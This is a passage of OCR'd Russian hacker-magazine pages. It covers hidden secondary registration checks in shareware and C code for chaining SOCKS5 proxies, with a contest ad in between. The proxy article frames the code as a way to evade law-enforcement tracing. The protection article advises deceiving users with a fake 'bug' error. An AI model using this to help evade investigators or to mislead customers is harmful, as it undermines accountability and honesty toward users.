
Здесь я просто складываю все числа в коде (ты должен сделать что-то посложнее). Если результат неверен, то вывожу сообщение об ошибке под номером 123, и программа прерывает свое выполнение. Если это увидит зарегистрированный пользователь и пришлет жалобу, то можно попросить его скачать новую версию программы и перерегистрироваться. Ни в коем случае не говори об ошибке регистрации и сгенерированном коде. Никто не должен знать, что эта мессага появляется из-за дополнительных проверок регистрации.

КОНТРОЛЬНЫЙ ВЫСТРЕЛ

Мы рассмотрели только два этапа проверки пароля, но их можно сделать и больше. Это уже зависит от личных предпочтений, свободного времени и желания.

Прежде чем выкладывать готовую программу на сайт, советую сжать исполняемый файл такими архиваторами, как

> Ни в коем случае не говори об ошибке регистрации и сгенерированном коде.



Самый удобный и красивый отладчик IDA Pro и по мощности не уступает SoftICE

ASPack или PEPack. Это остановит большую часть хакеров, особенно начинающих и тунеядцев. Продвинутого перца ничего не остановит, и он найдет, как разархивировать программу. Благо продвинутых не так много, и они очень редко занимаются шароварами. Великие умы взламывают Windows, 3DStudio Max и т.д., где защита более интересная и соответствует их знаниям и умениям.

Не стоит также делать слишком сложный регистрационный код, если он не привязывается к оборудованию пользователя. В этом случае, если хакер не сможет взломать защиту и написать генератор ключей или патч, то кто-нибудь зарегистрирует прогу по фальшивой кредитке и растиражирует полученный ключ по всему интернету. Все усилия по усложнению кода будут напрасны. Добавление в мой пример привязки к винчестеру или процессору сделает программу еще на одну ступень устойчивей к взлому.

Для привязки используется принцип активации:

1. Заплатив деньги, пользователь получает регистрационный код.
2. После ввода кода в программу генерируется ключ на основе каких-то вычислений с регистрационным кодом и номером винта, процессора или другой железки, которую ты можешь определить.
3. Ключ должен быть выслан тебе - на основе него ты сделаешь ключ активации.
4. Ключ активации вводится в программу.

В этом случае описанными выше методами можно спрятать двойную проверку не только регистрационного кода, но и ключа активации. Можно их делать несложными, потому что и так любой хакер будет в шоке от такого количества кода, который ему надо перебрать.

УЛУЧШЕНИЯ

Одним из вариантов улучшения может быть необратимое шифрование. Когда пользователь вводит регистрационный код, ты можешь необратимо его шифрануть и только потом сверять математическим способом полученное значение с шаблоном. Мы усложним жизнь хакеру, ведь обратное преобразование сделать невозможно. В то же время усложняется и твоя жизнь, потому что ты сам не сможешь сгенерировать регистрационный код. В данном случае регистрационный код можно получить только тупым перебором. Это относится не только к хакеру, но и к тебе.

Можно попытаться сделать и защиту от SoftIce (самый распространенный дебаггер): во время его работы вырубать программу или запускать выполнение в другую степь. Простейший способ поиска дебаггера - проверить, запущено ли сейчас окно с соответствующим именем или классом. Но этот способ не очень эффективен, хотя тоже может создать проблемы.

ИТОГ


Итак, мы рассмотрели достаточно простой, но очень эффективный метод защиты. Любой хакер будет ломать только первый этап проверки кода и никогда - остальные, потому что даже не заподозрит неладное, а главное - будет удовлетворен своим великим умом. Это психология человека, и именно психологические методы защиты наиболее эффективные.

Второй этап нужно маскировать как можно сильнее и ни в коем случае не показывать, что это очередная проверка кода. Пусть все думают, что здесь ошибка и прога глючная, тогда ни один хакер даже не вздумает отлаживать это место.

Чем больше мы создаем проблем, тем лучше. Не надо выдумывать что-то сложное. Алгоритм может быть простым, главное сделать его оригинальным. При создании защиты не думай о технической стороне, а уделяй больше внимания психологическим аспектам. Самые громкие взломы были сделаны благодаря игре с психикой юзеров, а самая лучшая защита будет основана на игре с психикой хакера. Только так можно создать что-то оригинальное и эффективное.

Николай "GorluM" Андреев (gorlum@real.xakep.ru)

ЖЕЛЕЗНЫЕ ЦЕПИ ПОБЕДЫ



Невозможно достичь абсолютной анонимности в интернете. Пусть ты даже используешь замечательный «анонимный» прокси-сервер, не пишущий логов, никто и никогда не убережет тебя от хитрого админа, который жаждет выдать всю инфу о тебе органам по борьбе с компьютерными преступлениями. Он без проблем может, никого не предупредив, поставить сниффер на машину с квази-анонимной проксей и записывать весь трафик, который впоследствии будет являться уликой.

УЧИМСЯ РАБОТАТЬ С ЦЕПОЧКОЙ SOCKS-ПРОКСЕЙ

О том, как максимально усложнить жизнь людям, выслеживающим тебя, и пойдет речь в этом материале. Хорошо зарекомендовавший себя способ не светить своим ip'шником в Сети - использование SOCKS-прокси-серверов - вещь, как оказывается, не слишком надежная. Да, бесспорно, что твой IP в логах сервера, к которому ты коннектишься, не светится, но он без проблем может остаться в записях самого прокси. Ведь 80% всех публичных соксов в Сети - дело рук дядек из органов, которые с помощью них ловят нашего брата. А даже если и не их, примитивный сниффер, установленный случайно или специально рядом с соксой, может выдать хакера с головой. Как же быть? Выход, несмотря на всю трагичность ситуации, есть - использование цепочки SOCKS-серверов.

Ты наверняка не раз встречался с программой SocksChain. Хорошая программа, может быть, даже единственная в своем роде. Но параноику свойственно не доверять чужим программам, особенно если от их работы зависит место проживания в ближайшие 5 лет. Попробуем разобраться в том, как она работает, и напишем свою - ничуть не хуже.

> Параноику свойственно не доверять чужим программам.

ПРИНЦИПЫ ПРОТОКОЛА

Поскольку целью себе мы поставили разобраться с передачей данных по цепочке SOCKS-проксей, в первую очередь нам надо понять принципы работы обыкновенного socks-клиента. То есть что и как надо посылать socks-серверу нашим клиентским приложением, чтобы тот соединился с нужным нам адресом и начал бы правильно работать, а точнее, прозрачно передавать данные. Приступим.

Соединение через socks-прокси проходит в два этапа. Первый этап - приветствие и аутентификация (которая, надо заметить, не обязательна). Второй - сообщение серверу данных о пункте назначения, грубо говоря, шлем адрес и порт, куда должен коннектиться сокс.

Приветствие - это сообщение, посылаемое клиентом сразу после соединения с соксом. Согласно RFC1928 (запомнить очень просто, 1928 - год, положивший начало военным действиям между Боливией и Парагваем), наше приложение должно послать пакет со следующим содержанием:

1 байт - номер версии;
1 байт - количество (N) методов;
N байт - перечисленные поддерживаемые клиентом методы.

Номер версии в нашем конкретном случае - это 0x05, если бы мы рассматривали предыдущую версию протокола, то написали бы 4. За ним идет байт, в котором должно находиться число поддерживаемых клиентом методов соединения/аутентификации, за которым должна идти последо-

вательность байтов, описывающих эти самые методы. Значение байта метода 0x00 означает, что клиент поддерживает соединение без аутентификации, 0x02 - что мы можем при желании выдать USERNAME/PASSWORD по протоколу, описанному в RFC1929.

На наше трогательное приветствие вежливый сокс должен ответить двумя байтами: номером своей версии и выбранным из посланной нами последовательности методом. Если соксу не понравился ни один из предложенных нашим клиентом способов аутентификации, то байт метода будет равен 0xFF и дальнейшая работа с сервером будет невозможна, если же он будет равняться 0x00, то мы получим право перейти к следующему этапу большого пути.

На этом шаге нам надо сообщить сокс-серверу, с кем ему соединяться и как. Для этого клиенту нужно послать пакет со следующим содержанием:

1 байт - опять номер версии;
1 байт - команда;
1 байт - еще не придумали, зачем;
1 байт - тип адреса, который будет идти следом;
N байт - адрес;
2 байта - порт.

Байт «команда» может принимать значения: 0x01 - если мы желаем просто соединиться, 0x02 - команда BIND, 0x03 - UDP ASSOCIATE (ведь 5 версия протокола умеет работать по UDP). Следующий байт резервирован до лучших времен и должен быть всегда равен нулю. Типом адреса мы должны будем сообщить соксу, в каком виде мы даем ему адрес пункта назначения, байт может принимать значения: 0x01 - ip v4 адрес, заданный четырьмя байтами; 0x03 - нерезолвленное имя хоста, т.е. просто строка (соксы не всегда умеют резолвить домены, учитывай это); 0x04 - ip v6 адрес, редкий случай.

На такой пакет сокс должен послать в ответ пакет той же структуры, но с другими значениями. Например если в ответе второй байт, который в запросе был «команда», будет не равен нулю, то это значит, что в ходе коннекта возникла какая-то ошибка и клиенту надо разорвать соединение. Тип адреса и сам адрес могут тоже поменяться, это хорошо заметно, если в запросе был послан нерезолвленный хост, потому что вернется его ip'шник.

Если же все прошло нормально и соединение успешно создано, то socks-прокси переходит в прозрачный режим и начинает передавать ВСЕ данные по адресу, указанному в запросе.

> На наше трогательное приветствие вежливый сокс должен ответить двумя байтами.

ДАННЫЕ ПО ЦЕПОЧКЕ


Вся прелесть описанного выше socks-протокола заключается в том, что мы без проблем можем выстроить из прокси цепочку, через которую будем работать с каким-нибудь удаленным сервером. Делается это элементарно! Ты, наверное, и сам догадался, как. Пройдя аутентификацию, первый этап, мы должны подсунуть вместо адреса сервера, к которому коннектимся, адрес следующего socks-прокси!

Получив ответ сервера, что с проксей мы соединились успешно и что сервер начал передавать ВСЕ данные, мы посылаем очередное приветствие и проходим аутентификацию уже со следующим socks-сервером. Затем наступает пора послать адрес, и мы можем снова подсунуть адрес какого-нибудь сокса! И так пока не надоест или пока какой-нибудь сервер нас не пошлет. В конце цепочки мы укажем, куда все-таки должны идти наши данные, и закруглимся в плане составления цепи проксей.

ЦЕПОЧКА ВЖИВУЮ

Для наглядности программу, реализующую соединение с сервером через цепочку проксей, я сделал консольной, поэтому не пугайся, если увидишь printf или подобные функции (нда, заставить Горла сделать нормальный фейс я так и не смог :) - прим.Dr.).


Наверняка ты уже не раз сталкивался с сетевым программированием, и тебе не нужно объяснять, как цеплять к проекту библиотеку для работы с сетевыми функциями и с ws2_32.dll, а также что с помощью функции WSAStartup эта библиотека начинает работать. Буду считать, что ты уже опытный в этом плане чел, и перейду сразу к делу (если же я в тебе жестоко ошибся - изволь



На диске ты найдешь полный сорец программы, рассмотренной в статье.

Если ты всерьез занялся изучением протокола SOCKS5, тебе стоит внимательнейшим образом изучить RFC1928. На русском языке его можно найти на http://www.codenet.ru/webmast/socks51.php

Читай RFC'ы - в них Дао!



Работаем в Visual Studio .NET

УРА! Работает!

SocksChain собственной персоной

Именно в структурах server и хранится вся информация о наших проксях.

взять с диска исходник и основательно его изучить, приду - проверю :)).

Все данные об адресах и портах проксей я держу в специальной простенькой структуре:

```
typedef struct _server {
        DWORD ip;
        u_short port;
} server;
```

Она очень просто инициализируется: port - с помощью функции htons, которая преобразует порт в сетевой вид, ip - с помощью написанной мной функции resolve, которая преобразует строку вроде «www.xakep.ru» или «127.0.0.1» в двойное слово - ip-адрес. Она работает, манипулируя функциями gethostbyname и inet_addr, и ты без проблем все поймешь, единожды взглянув на исходник. В коде инициализация выглядит так:

```
server dest;
dest.ip = resolve("irc.dal.net");
dest.port = htons(6667);
```

Именно в структурах server и хранится вся информация о наших проксях. В программе я создал массив таких структур и назвал socks, далее при соединении мы будем работать именно с ним.

Итак, для соединения через цепочку я сделал специальную функцию connectbysocks. Ей в параметрах нужно передать указатель на массив проксей, который мы создали и инициализировали, количество проксей в массиве, сокет, с которым мы будем в дальнейшем работать, и структуру server с адресом, куда мы, собственно, через эту цепочку коннектимся. Эта функция - урезанная реализация протокола SOCKS5, о котором мы столько говорили. Урезана она потому, что умеет работать только с одним методом 0x00 и не поддерживает никаких наворотов типа BIND. Работает наш connect следующим образом.

Сначала извлекаются данные из первой записи массива проксей и запихиваются в структуру SOCKADDR_IN - это нужно для того, чтобы соединиться с первым в цепочке сервером.

Затем, если соединение удалось, программа посылает приветствие в виде строки «\x05\x01\x00» и ждет ответа - двух байт.

ФУНКЦИЯ СОЕДИНЕНИЯ


```
int connectbysocks(server *socks, int socksnum, SOCKET
s, server dest)
{
SOCKADDR_IN addr;
int nrecv = 0;
char* request = "\x05\x01\x00";
BYTE request_ans[2];
req temp;
addr.sin_addr.S_un.S_addr = socks[0].ip;
addr.sin_port = socks[0].port;
addr.sin_family = AF_INET;
if(connect(s, (struct sockaddr
*)&addr,sizeof(SOCKADDR_IN))) return -1;
for (int i = 1; i <= socksnum; ++i)
{
send(s,(char*)request,3,0);
nrecv = recv(s,(char*)request_ans,2,0);
if ((nrecv ==
SOCKET_ERROR)||(request_ans[1]==0xFF)||(request_ans[0]!
=0x05))
return -1;
temp.ver = 0x05;
temp.cmd = temp.type = 0x01;
temp.rsv = 0x00;
if (i == socksnum) {
temp.addr = dest.ip;
temp.port = dest.port;
}
else {
temp.addr = socks[i].ip;
temp.port = socks[i].port;
}
if (!temp.addr) continue;
send(s,(char*)&temp,sizeof(temp),0);
nrecv = recv(s, (char*)&temp,sizeof(temp),0);
if ((nrecv == SOCKET_ERROR)||(temp.rsv != 0)||(temp.cmd
!= 0))
return -1;
}
return 0;
```

RFCS

Невероятно полезно будет почитать оригинальные RFC протоколов. В них детально описаны все функции протоколов, все нюансы. Там есть ответы на все вопросы, которые у тебя могут возникнуть.

RFC1928 - SOCKS протокол

RFC1929 - протокол аутентификации по username/password



Я решил протестировать программу на локальной прокси

Анализируя их, она решает, ругнуться ей и прекратить работу (к примеру если требуется авторизация) или послать данные о следующей прокси.

Если все прошло успешно и можно посылать адрес, то программа заполняет структуру типа req, основного типа данных на втором этапе соединения. По сути дела, эта структура - типичный пример запроса во втором этапе соединения, только в данном случае тип адреса строго задан как заранее резолвленный ip v4.

```
typedef struct _req {
        BYTE ver;
        BYTE cmd;
        BYTE rsv;
        BYTE type;
        DWORD addr;
        u_short port;
} req;
```

Если ответ прокси на посланную программой структуру говорит, что все прошло на ура, прога повторяет посылку приветствия и адресов по новой, только используя следующую структуру в массиве socks (как раз поэтому в коде функции цикл). В случае, если проксей в массиве не осталось (условие i == socksnum), программа берет из структуры dest конечный адрес, к которому мы изначально хотели подсоединиться по цепочке соксов.

Закончив цикл, функция возвращает 0, что означает успешное завершение. Теперь через сокет, передаваемый ей в параметре, можно работать. Это означает, что мы успешно соединились по цепочке SOCKS5-проксей!

SOCKSCHAIN

Наша программа отличается от всем известного аналога двумя вещами: интерфейсом, который на хрен никому не сдался, и возможностью самому работать сервером. Ведь вся прелесть sockschain'а была в том, что можно было заставить работать через него любое приложение, которое поддерживает протокол SOCKS. А наша программа позволяет работать через цепочку только себе! Печально, но легко поправимо.

В номере X за июнь 2003 года я описывал, как своими руками сделать SOCKS4-сервер. Так что же мешает нам объединить код сервера и нашей программки, получив в итоге полноценный SocksChain, способный работать с любым приложением, которое поддерживает протокол?

Причем объединить код очень легко. Нужно всего лишь добавить в сервер возможность работать с версией 5 и заменить в одном месте функцию connect на нашу универсальную. Разве не прелесть? :).

ВСКРЫТИЕ ПОКАЗАЛО

Я думаю, если ты будешь развивать эту тему, то у тебя получится значительно лучше, чем у меня или у автора программы SocksChain. Если начинать апгрейдить мой сорец, то советую в первую очередь добавить поддержку старой версии протокола, затем поддержку разных видов аутентификации, к примеру, по логину-паролю (описание которой ты можешь вычитать в RFC1929). В общем, у тебя огромный простор для действий, основу ты получил. Теперь никакой, даже очень зубастый федеральный орган к тебе придраться не сможет.

ВНИМАНИЕ! КОНКУРС!

На данном этапе мы предлагаем решить тебе всего одну задачу. За решение задач начисляются баллы. Победители определяются по сумме баллов.

1 место - бесплатный курс в УЦ "Специалист" на выбор;

2 место - 50% скидка на обучение;

3 место - 25% скидка на обучение.


10 самых талантливых получат специальные подарки от журнала Хакер и Центра компьютерного обучения "Специалист" при МГТУ им.Н.Э.Баумана"

А вот само задание:

Практическое задание (максимум 20 баллов). Требуется пройти тестирование по основам PHP на сайте УЦ "Специалист" http://tests.specialist.ru/tests.asp?c=1&tg=2&testid=266#266. После того как тестирование будет окончено, просьба сделать скриншот (когда увидишь количество правильных ответов). Скриншот необходимо отправить нам на электронную почту (specialist@real.xakep.ru) - это и будет ответом.

■ Мингулов Денис (denis@mingulov.com)

ВОЗЬМИ ОПСОС ПОД КОНТРОЛЬ!



Считаешь, что слишком много платишь за телефон? Желаешь контролировать расходы? Хотел бы выбрать наилучший тариф? Не доверяешь оператору сотовой связи? Выгодно ли тебе подключать дополнительные услуги? Какой «любимый» номер выбрать? Вопросов много. Обычно смартфоны хранят логи по всем произошедшим событиям - и звонкам, и сообщениям, и работе с GPRS. Я покажу тебе создание программы для смартфонов под Symbian, которая ответит на все вопросы о твоих реальных затратах на мобильную связь.

